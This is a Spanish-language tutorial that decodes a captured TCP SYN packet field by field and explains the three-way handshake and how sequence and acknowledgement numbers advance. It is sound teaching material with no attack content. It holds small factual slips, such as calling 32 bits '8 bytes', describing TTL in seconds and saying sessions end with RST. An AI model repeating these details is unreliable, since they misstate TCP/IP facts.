Cuando dos host se comunican normalmente negocian el puerto a usar y abren el socket correspondiente para mantener la conversación, existen protocolos especiales que utilizan más de un puerto diferente para la misma, por ejemplo FTP (*recuerdas los dolores de cabeza del PORT MODE y PASS MODE*) o simplemente utilizan uno.

En el mismo envío TCP ó UDP se mandan los puertos destino y origen que utilizarán los host para comunicarse, de ese modo el destino comprueba que existe ese servicio escuchando por el puerto y pasa los datos a la capa superior, luego responderá utilizando el puerto origen o como es el caso de FTP por otro puerto de conexión con el cliente.

Creo que no hará falta decirlo... pero....

¿Pueden dos servicios diferentes usar el mismo puerto a la vez y en la misma capa de enlace a datos?

¿Es posible comunicar dos host por medio de puertos diferentes a los asignados?

¿Se puede establecer una comunicación con un puerto que no está en uso o que no tiene servicio escuchando?

Seguro que tienes las respuestas, seguro que sí....

Espero que si ahora no sabes responderlas lo puedas hacer al terminar esta sección de TCP

Protocolo TCP

Al igual que hicimos con ICMP o con IP, tenemos que aprender cómo funciona TCP y cómo es el formato de la cabecera TCP, comprender su funcionamiento y los campos que transmite nos dará la posibilidad de entender la Capa de Transporte.

Si en la Capa 1 se transmiten BITS, en la Capa 2 tramas, en la Capa 3 paquetes, **en la Capa 4 se dice que se transmiten Segmentos**, las capas superiores (5-6-7) se dice que transportan datos de forma genérica, por tanto, siempre me referiré a Segmentos TCP o Segmentos UDP, no te confundas con la segmentación de redes, eso ocurre en Capa 3, son nombres similares para cosas diferentes.

El segmento de Datos TCP se compone de un encabezado seguido de unos datos, ya lo conoces... es la tan re-que-te-nombrada **encapsulación**, primero va un encabezado y luego datos que a su ves pueden contener otros encabezados de protocolos superiores y sus datos correspondientes, esto debería estar claro a estas alturas.

A continuación vemos las definiciones de los campos en el segmento TCP:


- ***Puerto origen*:** Número del puerto que realiza la llamada
- ***Puerto destino* :** Número del puerto que recibe la llamada
- ***Número de secuencia*:** Número que se usa para garantizar el secuenciamiento correcto de los datos entrantes
- ***Número de acuse de recibo*:** Próximo octeto TCP esperado
- ***HLEN*:** Cantidad de palabras de 32 bits del encabezado
- ***Reservado*:** Se establece en cero
- ***Bits de código***: Funciones de control (como, por ejemplo, .configuración y terminación de una sesión)
- ***Ventana***: Cantidad de octetos que el emisor desea aceptar
- ***Checksum*:** Checksum calculada del encabezado y de los campos de datos
- ***Marcador urgente*:** Indica el final de los datos urgentes
- ***Opción una opción*:** Tamaño máximo de segmento TCP
- ***Datos*:** Datos de protocolo de capa superior

Estos son los más significativos, a groso modo pero luego entraremos "*al detalle*" que hay mucho de que hablar...

No lo hago ahora porque es importante que conozcas también la forma en que dos host negocian la comunicación TCP, **el famoso saludo de tres vías**.

ES MUY IMPORTANTE que entiendas bien lo que viene a continuación, el secreto de TCP está bajo estas líneas, luego pasaremos al esnifer y a interpretar campo por campo junto con sus opciones y valores.

Aunque no me gusta mucho la interpretación de la siguiente figura es muy probable que te encuentres representado así los campos que contiene un Segmento TCP, por cada línea 32 bits (8 bytes)



Formato del Segmento TCP


Vale ahora nos toca interpretar el formato de cabecera TCP, el encabezado del segmento TCP.

Lo vamos a seguir con un ejemplo, antes los datos:

El equipo 172.28.0.20 realiza una petición web desde su navegador, para ello escribe en su barra de dirección la URL de google, http://www.google.com

Ponemos nuestro esnifer preferido a escuchar y capturamos lo siguiente:

Capturaremos muchos paquetes, cojamos uno, el primero... a ver qué pasa




```
0x0000   00 C0 49 D4 5F CD 00 05-1C 08 AE 7C 08 00 45 00
0x0010   00 30 03 DE 40 00 80 06-36 67 AC 1C 00 14 D8 EF
0x0020   3B 63 04 5E 00 50 4F 54-88 E0 00 00 00 00 70 02
0x0030   40 00 A5 B9 00 00 02 04-05 B4 01 01 04 02
```

Se ha resaltado (en negrilla) el Segmento TCP, observa el encapsulamiento:

Trama Ethernet (Capa 2) – Paquete IP (Capa 3) – Segmento TCP (Capa 4)

Aunque sea pesado y monótono, revisemos las capas 2 y 3 de la información a transmitir

Capa 2 (Bytes en rojo, 14 en total)

MAC destino 00-C0-49-D4-5F-CD será la MAC del router

MAC Origen 00-05-1C-08-AE-7C será la MAC del equipo que solicita la página web

Protocolo de capa 3: 08-00 que es IP, por tanto los siguientes datos habrá que aplicar el formato del paquete IP, no de TCP, ni de ARP, ni de ICMP, es 08-00 0➔ IP

Capa 3 (Bytes en azul, 2º en total)

Sólo comentaré aquellos significativos....los otros debes consultar la información explicada para IP en páginas anteriores.

Versión y longitud, IP v4 longitud 20 (45, 4 para la versión y 5 x 4 bytes= 20 bytes de longitud)

TOS, tipo de servicio 00, consulta con la explicación de IP

Longitud total, 00-30, en decimal 48. Esto quiere decir que si IP tiene 20 bytes, el siguiente protocolo (TCP en este caso) tendrá una longitud total de 28 bytes entre el encabezado y los datos: 20+28=48

Identificador del paquete; 03-DE, revisa la explicación de IP

Flags de fragmentación y offset : 40-00, idem de lo mismo.

TTL, 80 o 128 en decimal, nº de segundos de vida del paquete IP, por cada segundo o cada salto los routers por los que atraviesa el paquete IP decrementa este campo, cuando llega a cero si no encontró la red destino se descarta o se envía un paquete ICMP al origen para avisar del error.

Protocolo que usará los datos encapsulados en IP, 06 equivale a TCP, por eso sabemos que el siguiente encabezado a interpretar cuando termine el paquete IP será TCP y no otro. Recuerda que en la capa 2 también se especificó, lo que ocurre es que en ese caso era IP el siguiente, ahora es TCP el próximo protocolo a usar.

Checksum, 36 67, ya sabes la suma de comprobación el número de unos en complemento a uno. Este valor cambiará constantemente, por ejemplo, al cambiar el TTL se deberá recalcular el checksum. El campo checksum comprueba el encabezado, no los datos... de ellos se ocupará el campo checksum checksum del siguiente protocolo, en nuestro caso TCP.

IP Origen: AC-1C-00-14, en decimal punteado: 172.28.0.20 (sin comentarios, ¿no?

IP destino, D8-EF-3B-63, en decimal punteado: 216.239.59.99, la de google....

Vale aquí terminó IP, no hay opciones, así que los siguientes bytes se corresponden a TCP

¿Cuántos? Pues el resto, claro, pero en total serán 28 por lo explicado anteriormente, en total el paquete IP decía que eran 48 bytes, si IP tiene 20, quedarán 28 para TCP.

Capa 4 (28 bytes, en negrilla)

Puerto Origen, 04 5E, en decimal 1118. ¿**Por qué ese y no otro**? Por lo explicado anteriormente acerca de los puertos TCP y UDP, **es un puerto dinámico que abre la aplicación** (Internet Explorer en este caso) para establecer la conexión, de forma que cuando el Servidor Web de google nos conteste, lo hará por medio de éste puerto y no otro. Recuerda que se trata de un puerto/socket dinámico, tal y como está configurado el host origen (W2000 server) ese puerto origen estará entre 1024 y 5000.

Puerto destino: 00-50, en decimal 80. Este puerto también lo indica el navegador, al tratarse de una petición a un Servidor Web y no haberle indicado lo contrario, pues eso el 80 de TCP

Nº de secuencia: 4F-54-88-E0. TCP no numera los paquetes de cada conexión sino los bytes que transmite. Nº de secuencia señala al primer octeto transportado. En el receptor se produce asentimiento múltiple, es decir que el asentimiento de un bloque implica el asentimiento de todos los anteriores. Ese número de secuencia lo genera el emisor, cuando llegue a google y nos responda ,el servidor de google generará otro número de secuencia diferente, pero sumará uno al numero de secuencia recibido (al nuestro) y lo colocará como Asentimiento (ACK). Más adelante te quedará más claro. De momento piensa que el receptor tomará ese número de secuencia y le sumará uno cuando nos responda.


Asentimiento, 00-00-00-00. A ver, si somos el origen de la trasmisión y el campo Ack, se usa para devolver una respuesta o mejor dicho, para confirmar la entrega, como es el primero no tiene nada que confirmar, todo lo contrario, esperará una confirmación. Por eso ese campo es cero la primera vez, podría ser otro valor, no importa en este momento.

Recuerda:

El nº de secuencia se refiere al flujo de dirección Emisor->Receptor
El nº de Asentimiento se refiere al flujo de datos con dirección Receptor -> Emisor
Longitud de la cabecera, 70. Aquí se encuentra un entero que nos indica la longitud de la cabecera del segmento medida de la misma forma que la del la Cabecera IP,se descompone en dos partes 4 y 5, en este campo del encabezado TCP se indica la longitud del propio segmento TCP, en nuestro caso:
7 x 4 = 28 bytes, el 0 es un valor reservado para otras implementaciones.

Flags,

Quizás entenderás mejor este campo si te pongo una pantalla del campo flags completo:



Si te fijas, el esnifer interpreta los datos con el bit SYN a 1, esto quiere decir que nuestro segmento TCP es un inicio de conexión... quiere "*sincronizarse*" con el destino para empezar a charlar. Luego entenderás esto mejor.

El valor del campo Flags en nuestro ejemplo es 02, ¿**Por qué**? Estudia esta tabla:

Flag	Secuencia de bits	Valor Hexadecimal
FIN	000001	01
SYN	000010	02
RST	000100	04
PSH	001000	08
ACK	010000	10
URG	100000	20

Pero… ¿**se pueden hacer combinaciones de ellas**? SI:

Flag	Secuencia de bits	Valor Hexadecimal
SYN+ACK	010010	12
PSH+ACK	011000	18
RST+ACK	010100	14
FIN+ACK	010001	11

Bueno puede haber más, entre otras cosas, porque el campo Flags no sólo es de 5 ó 6 bits como normalmente se estudia por ahí... realmente son 8 bits los que intervienen en la configuración del campo, lo que ocurre es que los bits, 6-7-8 no suelen utilizarse mucho, sobre todo los 7 y 8

Además te estarás preguntando que narices es eso del ACK y del PSH, el FIN, etc... en unos momentos cuando veamos cómo se negocia una sesión TCP lo entenderás de maravilla, de momento sólo recuerda que el campo Flags lo modifica tanto el emisor como el receptor para decirle al otro extremo lo que debe hacer y qué espera de él.

Bien, dije que el campo Flags lo componían 8 bits, los cuales pueden estar activados (1) o desactivados (0) y son (de izquierda a derecha)

Pos	Flags	Explicación
7	ECN-ECHO	Básicamente es un nuevo protocolo que está diseñado para mejorar la velocidad de Internet, permitiendo que un router o un servidor notifiquen cuando hay una congestión en la red debida a un tráfico intenso, no está implementado dentro del TCP "*estándar*", por lo que algunas máquinas, simplemente pueden descartar el dato. Bueno, esto es otra guerra difrente, por ejemplo, con los estándares actuales de TCP/IP la única forma de detectar una congestión es porque los routers descartan los paquetes cuando se quedan sin ancho de banda Con ECN habilitado todo esto cambia para mejor, los routers son capaces de indicar que están saturados y presumiblemente el servidor toma un papel activo para ayudar a descongestionar el tráfico realizando nuevas peticiones de una forma más racional, Pero como he dicho antes resulta que también presenta unos problemas, resulta que aún existen bastantes dispositivos antiguos (routers, firewalls...) que tratan estos paquetes como erróneos de forma que son descartados.
6	CWR	***Congestion Window Reduction***, se utiliza junto con lo anterior para controlar el tráfico y ofrecer una mejor calidad en la conexión
5	URG.	***Urgent Pointer*** - Cuando se encuentra a 1 indica que el campo puntero de datos urgentes se encuentra activo. En caso contrario puede ser ignorado.
4	ACK	***Acknowledgement***- Cuando se encuentra a 1 indica que el segmento sirve como asentimiento de otro segmento cuyo numero de secuencia se encuentra en Nº respuesta. TCP utiliza el asentimiento múltiple y Nº Respuesta) no indica el ultimo segmento asentido, sino el siguiente segmento que se espera recibir
3	PSH	***Push***- Solicita la entrega inmediata de los datos al usuario de nivel superior. Cuando se recibe un segmento con el flag PSH activo, se empujan todos los datos que se tengan acumulados al nivel superior.
2	RST	***Reset***- Si se encuentra a uno indica un reseteo de la conexión. Las causas podrán ser la caída de un host o que se han recibido mensajes SYN duplicados o que exceden el time-out.
1	SYN	***Synchronize***- Es el flag de establecimiento de la conexión. Mediante la combinación de los bits SYN y ACK se formaran los mensajes Connection.REQUEST (SYN=1,ACK=0) y Connection.CONFIRM (SYN=1,ACK=1) del protocolo.
0	FIN	Indica la liberación ordenada de la conexión (**FIN**al)

Bien, pues nuestro dato es 02 hexadecimal, no?, es decir, 0000 0010, luego está puesto a 1 el bit SYN en esta transmisión.

Seguimos con el encabezado TCP.....

Window, jeje, no es Windows, No tiene nada que ver. **Window Size**, es el tamaño de la ventana TCP, La ventana usada en el protocolo TCP puede ser de tamaño variable y **estará controlada por el receptor**. Con la ventana se logra el control del flujo, en este caso corresponde al tamaño de ventana que acepta el emisor, si el receptor no puede usar ese tamaño, lo modificará.... Más adelante profundizaremos en esto del tamaño de la ventana, el windowing y las ventanas deslizantes.... por ahora: piensa que es un valor que le indica al receptor la cantidad e datos "*que se puede tragar*" de un golpe el emisor. Nuestro caso es 40-00 (16384 en decimal)

Checksum, Pues como antes un método para comprobar la integridad de la cabecera

Puntero de Urgencia de datos relativo al número de secuencia. Este byte es el último byte del mensaje de datos urgentes. La delimitación de este tipo de datos, como la de cualquier otro mensaje se debe realizar a nivel superior. Este campo solo será interpretado en segmentos en los cuales el bit URG se encuentre activo (el del campo Flags de antes). Esta opción también será conocida como mandar datos fuera de banda, será utilizada por ejemplo cuando estamos en una sesión telnet y deseamos interrumpirla, la información necesaria para comunicar la interrupción de la conexión será mandada fuera de banda, como datos urgentes. Nuestro ejemplo es 00-00, nada que corra prisa....

Opciones, Este campo se encuentra situado al final de la cabecera TCP. Su tamaño deberá ser un múltiplo de 8 bits. Tenemos dos posibilidades de formato:

- Un único byte del tipo opción.
- Un byte del tipo opción , un byte del tipo longitud y los bytes de opciones de datos.

Bah!!! comentar todas laa opciones es "demasiao" para el cuerpo, dejémoslo aquí por el momento cuando llegue la sección de TCP-Avanzado tocaremos alguna de ellas.
En nuestro ejemplo es:02-04-05-B4-01-04-02

Buffff, se acabó... y dónde están los datos.... pues es que en este ejemplo NO LOS HAY, simplemente se trata de una petición SYN, para indicarle al destino que deseamos comunicarnos con él, cuando se negocie toda la sesión será cuando se empiecen a enviar datos junto con la cabecera TCP, encapsulados *of course*.

Recuerda que los datos, cuando se encapsulan en una trama-paquete-segmento, no es más que parte de la información, serán protocolos superiores los que tengan que interpretarla., o sea, que si al encabezado TCP le siguen datos HTTP serán protocolos superiores los que les toca interpretarlos, para TCP no es otra cosa que un conjunto de bytes, le da lo mismo que sea una petición Web que una sesión telnet que otra cosa, para él no son más que datos que siguen a la cabecera.

Para que te vaya sonando cuando llegue la hora de generar lo paquetes TCP y la parte "*avanzada*" es preciso que comprendas cómo dos host establecen el mecanismo de comunicación TCP, olvida los problemas que pueden ocasionarse en capas inferiores e imagina que todo va bien....

TCP y el Saludo de tres vías (parte I)

1º) Sincronización (**SYN**) que envía el emisor al receptor

2º) Respuesta **SYN-ACK**, que envía el receptor al emisor

3º) Envío **ACK** del emisor al receptor

De esta forma emisor y receptor se "*ponen de acuerdo*" para el envío y recepción del mensaje, además claro, **se envían los socket correspondientes, los números de puerto, la secuencia, etc**.,

Es como cuando llamas al novio o a la novia por teléfono...

1º) Marcas el número y suena la llamada en el teléfono destino (SYN)

2º) El destino descuelga (acepta la llamada) ¿Diga? ¿quién es? (SYN+ACK)

3º) Hola cariño.... soy yo.... (ACK)


A partir de ese momento empieza a hablar, los dos "*se conocen*" y quieren comunicarse, cuando se quiera terminar la comunicación enviaran un FIN o un FIN + ACK (Adios cariño, hasta mañana) y después un RST (Cuelga el teléfono)

Tabla resumen del segmento TCP

Campo	Nº Bytes	Posición	Valor del Ejemplo en Hexadecimal	Explicación
Puerto Origen	2	1 y 2	04 5E	Se trata de **un puerto/socket dinámico** que abre el emisor para recibir los datos que envíe el receptor
Puerto Destino	2	3 y 4	00 50	Es el **puerto por el que el receptor escucha** y espera una comunicación
Nº de secuencia	4	5, 6, 7 y 8	4F-54-88-E0	Ese **número de secuencia lo genera el emisor**, cuando llegue al receptor será devuelto incrementado en una unidad y se posicionará en el siguiente campo, asentimiento, del paquete de datos que devolverá el receptor. **El número de secuencia tiene distinto significado dependiendo de quien envíe el paquete.**
Asentimiento	4	9, 10, 11 y 12	00-00-00-00	**En el origen este campo puede ser un valor aleatorio, en el destino será el nº de secuencia + 1** y lo colocará en este campo, al devolver el paquete de datos
Longitud de la cabecera	1	13	70	**Longitud de la cabecera del segmento**, el byte **se divide en dos partes, la última será cero y los cuatro bits más significativos se multiplicarán por cuatro** para conocer la cantidad total de bytes. 7 x 4 = 28 bytes, el 0 es un valor reservado para otras implementaciones.
Flags,	1	14	02	**Son 8 bits aunque normalmente sólo se toman 6** de ellos en cuenta y **se activan (1) o desactivan (0) dependiendo del de "saludo"** TCP, los más comunes son: 01 -> FIN 02 -> SYN 04 -> RST 08 -> PSH 10-> ACK 11-> FIN+ACK 12-> SYN+ACK 14 -> RST+ACK 18-> PSH+ACK
Window	2	15 y 16	40-00	La ventana usada en el protocolo TCP puede ser de tamaño variable y estará controlada por el receptor**. Con la ventana se logra el control del flujo** Piensa que es **un valor que le indica al receptor la cantidad e datos "que se puede tragar" de un golpe el emisor.**
Checksum	2	17 y 18	A5 B9	Pues como siempre un **método para comprobar la integridad de la cabecera**
Puntero de Urgencia	2	19 y 20	00 00	Este campo **solo será interpretado en segmentos en los cuales el bit URG se encuentre activo** (el del campo flags de antes).
Opciones	variable	variable	02-04-05-B4-01-04-02	**Opciones del protocolo**, se explicarán más adelante.
Relleno	Variable	variable	No existen	Se **rellenan a cero tantos bytes** como sean necesarios **para que la longitud total de la cabecear sea un número múltiplo de 32 bits**
Datos	Variable	Variable	No existen	**Datos encapsulados dentro TCP** que serán interpretados por protocolos de capa superior

Saludo de Tres vías Parte II

Primero una imagen y luego comentamos....



1º) **El Host A (origen) genera un número de secuencia** aleatorio y envía una Flag SYN a Host B

2º) **El host B (destino) Recibe la señal SYN** y el nº de secuencia del origen**, genera su propio número de secuencia y devuelve un SYN+ACK con el número de secuencia de origen + 1** en el campo ACK y un nuevo número de secuencia calculado por el propio Host B (destino) en el campo número de secuencia)

3º) **El Host A (origen) Recibe la señal SYN+ACK** junto con el nuevo número de secuencia (del destino) y su **ACK+1 y devuelve una señal ACK,** en los campos número de secuencia y asentimiento tomarán estos valores:

- **nº secuencia = ACK del destino (que es el mismo que generó el emisor + 1)**
- **nº asentimiento = nº de secuencia del destino + 1**

La comunicación terminará cuando uno de los dos envíen una señal FIN o un RST, o un FIN+ACK.....

Veamos un caso real, el de nuestro ejemplo, lo pondremos en una tabla para que se vea más claro:

Paso nº	Host	Señal		Nº Secuencia		Nº Asentimiento	
		Envía	Recibe	Envía	Recibe	Envía	Recibe
1	Host A	SYN		1330940128		0	
2	Host A		SYN+ACK		1019365407		1330940129
3	Host A	ACK		1330940129		1019365408	

Si te fijas bien lo entenderás claramente:

En el paso 1º)

- Se genera un número de secuencia para enviar al destino que luego incrementará en uno
- El nº de asentimiento enviado carece de importancia para el destino al tratarse de una señal SYN

En el paso 2º

- Nº asentimiento = nº de secuencia + 1 que se generó en el paso 1º) .
- Nº secuencia = nuevo nº de secuencia generado por el destino

En el paso 3º)

- Responde con un número de secuencia = al número de asentimiento recibido
- Responde con un número de asentimiento = al número de secuencia recibido + 1

En fin, estarás pensando que a partir de ese momento se van incrementando los números de secuencia y nº de asentimiento respectivamente por cada paquete de datos enviado y por cada señal SYN ó ACK recibida.... y en parte es así, sólo en parte, te voy a repetir la definición de nº secuencia:

Nº de secuencia: TCP no numera los paquetes de cada conexión sino los bytes que transmite. Nº de secuencia señala al primer octeto transportado. En el receptor se produce asentimiento múltiple, es decir que el asentimiento de un bloque implica el asentimiento de todos los anteriores..

Lee bien y detenidamente, vamos a desmenuzarlo porque sino no conseguirás entenderlo todo

TCP no numera los paquetes de cada conexión sino los bytes que transmite

¿Qué quiere decir esto?

R: Pues que si no transmite datos, efectivamente el número de secuencia y/o asentimiento se incrementará en una unidad, pero **si transmite 281 bytes de datos se incrementará en 281 UNIDADES**

Nº de secuencia señala al primer octeto transportado

¿Cómo?

R: Pues eso, exactamente eso. **El número de secuencia se incrementará en uno contando a partir del primer byte** de datos transportado, lo de antes si se transporta 40 bytes, habrá que sumar 40 y no sólo 1.

En el receptor se produce asentimiento múltiple, es decir que el asentimiento de un bloque implica el asentimiento de todos los anteriores..

¿Einnnn?

R: El receptor asiente TODOS LOS BYTES TRANSMITIDOS, en un bloque, como si fueran uno sólo pero contando TODOS LOS QUE SON. Si no lo hiciese así:

¿Al transmitir 128 bytes, cuantos SYN/ACK se producirían?

R: Seguro que has respondido ya, efectivamente se necesitarían al menos 128 PSH-ACK y 128 ACK para transmitir 128 bytes, ***joer si éramos pocos parió la burra***. Esto es generar un tráfico elevadísimo en la red, sería como enviar tantas cartas a la novia como letras tuviese la carta en sí (incluye espacios, puntos, comas, etc una carta para cada carácter) y todo ello metido en sus sobres y sus sellos correspondientes, venga no me digas que eso es normal. *¿Quién envía 500 postales con una letra en cada una de ellas para decir lo bien que nos lo estamos pasando de vacaciones en la playa?*

Explicándolo todo bien.....

Cuando se envían datos encapsulados dentro de un segmento TCP, el emisor incrementará en tantas unidades el número de secuencia recibido como bytes correspondan a la parte de datos y actualizará la respuesta ACK con ese valor

Cuando el destino reciba ese paquete hará la suma correspondiente y lo remitirá al emisor

Imagina una petición Web, el cliente (nuestro navegador) solicita una página web, para ello encapsula el mensaje HTML dentro del segmento TCP, si necesita enviar 281 bytes como parte de datos del segmento INCREMENTARÁ EN 281 el número de secuencia

Cuando el destino recibe la petición web, seguro que necesita enviarnos la respuesta, esa respuesta será otro segmento TCP con la página web solicitada en formato HTML encapsulada en un nuevo segmento TCP y sumará TODOS los bytes necesarios para transmitir la respuesta actualizando el número de asentimiento.

Esas operaciones se realizan cuando en un segmento TCP se envían como señal PSH+ACK, en ese tipo de envío/respuesta el número de secuencia o el número de asentimiento se incrementarán en tantos bytes como bytes tenga el paquete de datos.

Para entenderlo bien veamos el "ejemplo completo", esto es, TODOS LOS PAQUETES enviados y recibidos en nuestro ejemplo, el de visitar la página de google,.

Paso nº	Host	Señal		Nº Secuencia		Nº Asentimiento	
		Envía	Recibe	Envía	Recibe	Envía	Recibe
1	Host A	SYN		1330940128		0	
2	Host A		SYN+ACK		1019365407		1330940129
3	Host A	ACK		1330940129		1019365408	
4	Host A	PSH+ACK		1330940129		1019365408	
5	Host A		ACK		1019365408		1330940410
6	Host A		PSH+ACK		1019365408		1330940410
7	Host A		FIN+ACK		1019365843		1330940410
8	Host A	ACK		1330940410		1019365844	
9	Host A	FIN+ACK		1330940410		1019365844	
10	Host A		ACK		1019365844		1330940411
11	Host A	SYN		1331292092		0	
12	Host A		SYN+ACK		48970143		1331292093
13	Host A	ACK		1331292093		48970144	
14	Host A	PSH+ACK		1331292093		48970144	
15	Host A		ACK		48970144		1331292374
16	Host A		ACK		48970144		1331292374
17	Host A		PSH+ACK		48971604		1331292374
18	Host A	ACK		1331292374		48972054	

Como ves, en verde, los números de secuencia y asentimiento se van incrementando en una unidad tal y como vimos anteriormente, pero una vez enviada la señal PSH+ACK, la cosa cambia

El paquete nº 5, el host a debería recibir el valor **1330940130** pero recibe realmente **1330940410**

Si restamos....

1330940410 (recibidos como nº de asentimiento) - 1330940129 (Nº secuencia original) = 281 bytes

Por otro lado, en los paquetes número 6 y 7 también tenemos otra variación, esto se debe a la señal FIN+ACK, ESA ES LA RESPUESTA DEL WEB SERVER de google

Si restamos (como antes)

El paquete 6 es un PSH+ACK con nº de secuencia **1019365408** y el paquete 7 es un FIN+ACK con número de secuencia **1019365843**

1019365843 – 1019365408 = 435 bytes de datos

A partir del paquete nº 11, es otra nueva sesión TCP, fíjate bien que comienza con un envío de señal SYN y se vuelve a repetir el asunto..... pero con otra sesión, otros nº de secusncia, distintos número de bytes trnasmitidos.... vamos otra nueva comunicación.

Joer, menudo lío....

¿Y cómo se saben cuales son los datos?

¿Dónde están encapsulados?

Bien, es que aún no hemos llegado a verlo, estamos "*entendiendo*" como funciona todo pero todavía no hemos llegado a esa parte.

Afortunadamente tenemos nuestros esnifers que decodifican esta información y no tenemos que analizarlo "*a mano*" estos programas analizan los protocolos y aprovechan toda la potencia que nos ofrecen los ordenadores para olvidarnos de estos asuntos, pero para comprender bien el funcionamiento de un esnifer y para saber analizar el protocolo no queda más remedia que AL MENOS UNA VEZ lo hagamos a mano, luego ya podremos automatizar lo que queramos.

